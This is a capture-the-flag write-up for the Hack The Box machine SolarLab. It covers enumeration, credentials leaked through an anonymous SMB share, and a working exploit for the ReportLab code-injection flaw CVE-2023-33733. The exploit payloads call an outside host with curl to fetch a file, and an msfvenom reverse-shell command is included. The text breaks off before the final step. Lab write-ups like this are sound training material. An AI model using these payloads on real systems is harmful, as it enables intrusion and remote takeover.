
HTB Machine - SolarLab
Summary:
Happy new year! It’s been a while since I last posted, as life got in the way. I’m hoping to get back to posting more regularly this year. This machine is centred around abusing passwords. It starts with a public SMB share exposing a password-harvested excel file, one of which can be used to log in to the employee portal. The web app uses a vulnerable library to generate PDF files, which can also be abused to get a shell. Privilege escalation is all about enumerating OpenFire and once again abusing some stored credentials.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ sudo nmap --min-rate 1000 -p- 10.129.213.44 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 18:06 ACST Nmap scan report for 10.129.213.44 Host is up (0.33s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 6791/tcp open hnm Nmap done: 1 IP address (1 host up) scanned in 133.54 seconds ┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ sudo nmap -A -p 80,135,139,445,6791 10.129.213.44 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 18:14 ACST Nmap scan report for 10.129.213.44 Host is up (0.33s latency). PORT STATE SERVICE VERSION 80/tcp open http nginx 1.24.0 |_http-server-header: nginx/1.24.0 |_http-title: Did not follow redirect to http://solarlab.htb/ 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds? 6791/tcp open http nginx 1.24.0 |_http-title: Did not follow redirect to http://report.solarlab.htb:6791/ |_http-server-header: nginx/1.24.0 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows XP (85%) OS CPE: cpe:/o:microsoft:windows_xp::sp3 Aggressive OS guesses: Microsoft Windows XP SP3 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-security-mode: | 3:1:1: |_ Message signing enabled but not required | smb2-time: | date: 2024-05-12T08:45:35 |_ start_date: N/A TRACEROUTE (using port 139/tcp) HOP RTT ADDRESS 1 331.77 ms 10.10.14.1 2 331.85 ms 10.129.213.44 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 78.60 seconds
nmap discovered SMB, RPC and two web ports. By this look it doesn’t seem to be AD-related. The scan also found its domain name and a subdomain. I’ll add both to /etc/hosts:
# HTB machine SolarLab
10.129.213.44   solarlab.htb   report.solarlab.htb
TCP80 - HTTP:

The home page shows a “coming soon” countdown, as seen already in several other HTB boxes. The countdown resets when the page is reloaded.

“About us” lists three employees, which could be potential usernames. But aside from this, the site doesn’t have any other useful functions or information.
TCP445 - SMB:
With no leads from the website, I’ll check out the SMB share. Surprisingly, anonymous access is enabled, and the Documents share can be read.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ crackmapexec smb 10.129.213.44 -u 'Anonymous' -p '' --shares SMB 10.129.213.44 445 SOLARLAB [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False) SMB 10.129.213.44 445 SOLARLAB [+] solarlab\Anonymous: SMB 10.129.213.44 445 SOLARLAB [+] Enumerated shares SMB 10.129.213.44 445 SOLARLAB Share Permissions Remark SMB 10.129.213.44 445 SOLARLAB ----- ----------- ------ SMB 10.129.213.44 445 SOLARLAB ADMIN$ Remote Admin SMB 10.129.213.44 445 SOLARLAB C$ Default share SMB 10.129.213.44 445 SOLARLAB Documents READ SMB 10.129.213.44 445 SOLARLAB IPC$ READ Remote IPC
I’ll connect to the share with smbclient. The presence of My Music, My Pictures and My Videos suggests this is a user’s home directory. Additionally, there’s also a Word document, an Excel file, and a folder named concepts.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ smbclient -U 'Anonymous' -N \\\\10.129.213.44\\Documents Try "help" to get a list of possible commands. smb: \> dir . DR 0 Sat Apr 27 00:17:14 2024 .. DR 0 Sat Apr 27 00:17:14 2024 concepts D 0 Sat Apr 27 00:11:57 2024 desktop.ini AHS 278 Fri Nov 17 21:24:43 2023 details-file.xlsx A 12793 Fri Nov 17 22:57:21 2023 My Music DHSrn 0 Fri Nov 17 06:06:51 2023 My Pictures DHSrn 0 Fri Nov 17 06:06:51 2023 My Videos DHSrn 0 Fri Nov 17 06:06:51 2023 old_leave_request_form.docx A 37194 Fri Nov 17 21:05:57 2023 7779839 blocks of size 4096. 1889403 blocks available
There’s two more word documents in the concepts folder. I’ll download all of them.
smb: \concepts\> dir


  .                                   D        0  Sat Apr 27 00:11:57 2024
  ..                                  D        0  Sat Apr 27 00:11:57 2024
  Training-Request-Form.docx          A   161337  Fri Nov 17 21:16:57 2023
  Travel-Request-Sample.docx          A    30953  Fri Nov 17 21:06:54 2023

		7779839 blocks of size 4096. 1889403 blocks available
The word documents are just empty templates that don’t have anything useful. However, the Excel file turns out to be a detailed list of user login information, containing plaintext credentials and even answers for security questions. This is quite possibly the worst approach for credential management.

I’ll note all of them down and check out the other web port.
TCP6791 - HTTP:
The site redirects to report.solarlab.htb, and shows a login page.


The obvious thing to do is to try every credentials found in the Excel file, however none of them work. It’s interesting to note that the web app tells you whether the account is valid or not. Most attempts resulted in “user not found”:
But AlexanderK and ClaudiaS resulted in a different message:

This hinted that the naming convention is the user’s first name followed by the initial of their last name. By this logic, blake.byte would become BlakeB. Using this new username format, I’ll retry Blake’s credentials, and logs in successfully.
ReportHub Employee Portal:


The application is an employee portal that allows users to submit 4 different types of requests. Each of them uses a similar template form with several basic fields, a rich text editor, and an option to upload signature images.

I completed the form with dummy data, uploaded a signature image found on Google, and clicked “Generate PDF”.
The resulting PDF is pretty standard, with nothing particularly noteworthy to highlight.

However, inspecting the raw response in Burp would reveal that the PDF is generated using ReportLab.
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Sun, 12 May 2024 10:32:17 GMT
Content-Type: application/pdf
Content-Length: 208295
Connection: close
Cache-Control: no-cache
Content-Disposition: inline; filename=output.pdf
Vary: Cookie
%PDF-1.4
% ReportLab Generated PDF document http://www.reportlab.com
1 0 obj
<<
/F1 2 0 R /F2 5 0 R /F3 6 0 R
>>
..SNIP..
This library is also found to be vulnerable to a code injection bug.
Exploitation:
ReportLab Python Code Injection (CVE-2023-33733):
This GitHub repository has a detailed writeup on the vulnerability. In short, some sandbox restrictions can be bypassed, enabling an attacker to create a custom class and then reference some Python built-in functions for RCE. The repository also contains a POC in HTML, and I’ve adapted it slightly to send back an HTTP request when triggered:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl http://10.10.14.74:8000/rce') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
I’ll submit a new leave request, pasting the payload in the “Justification” textbox. However, there’s a character limit implemented, and the second half of the payload got cut off.

I’ll submit it anyway, intercepting the request in Burp and pasting the full payload back in, but the application still returned with an error.

Looks like the character limit is rather robust, but it’s possible that this restriction is not enforced on other fields. In Burp, I’ll replace the phone number with the payload:
POST /leaveRequest HTTP/1.1
Host: report.solarlab.htb:6791
Content-Length: 550
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://report.solarlab.htb:6791
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBVYQPBOXtAh0Tv35
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://report.solarlab.htb:6791/leaveRequest
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=.eJwlzrkNwzAMAMBdVKew-JiUlzEoPnBaO66C7J4AuQnu3fY68zra9jrvfLT9GW1rET1ZSdZleIk6cnQwSAYiGuSp04xg1VqYXSnJUV08TREkgGJFTurTtNJRyFXdoRLInGcMzFpsdJzpFGgyHFjQphWOntR-kfvK87_p7fMF404wNA.ZkCtpw.r5m2PA7WqEbKaS1FgpV_x5asDSU
Connection: close

------WebKitFormBoundaryBVYQPBOXtAh0Tv35
Content-Disposition: form-data; name="time_interval"

2024-05-12 to 2024-05-14
------WebKitFormBoundaryBVYQPBOXtAh0Tv35
Content-Disposition: form-data; name="leave_request"

<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl http://10.10.14.74:8000/rce') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
------WebKitFormBoundaryBVYQPBOXtAh0Tv35
Content-Disposition: form-data; name="signature"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryBVYQPBOXtAh0Tv35
Content-Disposition: form-data; name="user_input"

<p>dummy justification</p>
------WebKitFormBoundaryBVYQPBOXtAh0Tv35--
While this resulted in the application returning a 500 error, a GET request was detected on my HTTP server, indicating that code execution was successful.
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.129.213.44 - - [12/May/2024 21:33:22] code 404, message File not found 10.129.213.44 - - [12/May/2024 21:33:22] "GET /rce HTTP/1.1" 404 -
To achieve full RCE, I’ll take a multi-step approach. First, I’ll generate a .exe payload with msfvenon:
┌──(ch3ng㉿localhost)-[~/machines/solarlab] └─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.74 LPORT=8001 -f exe -o shell.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of exe file: 7168 bytes Saved as: shell.exe
Then I’ll send another payload that downloads the binary onto the current directory of the server:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl http://10.10.14.74:8000/shell.exe -O shell.exe') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
The final payload was to trigger the binary:
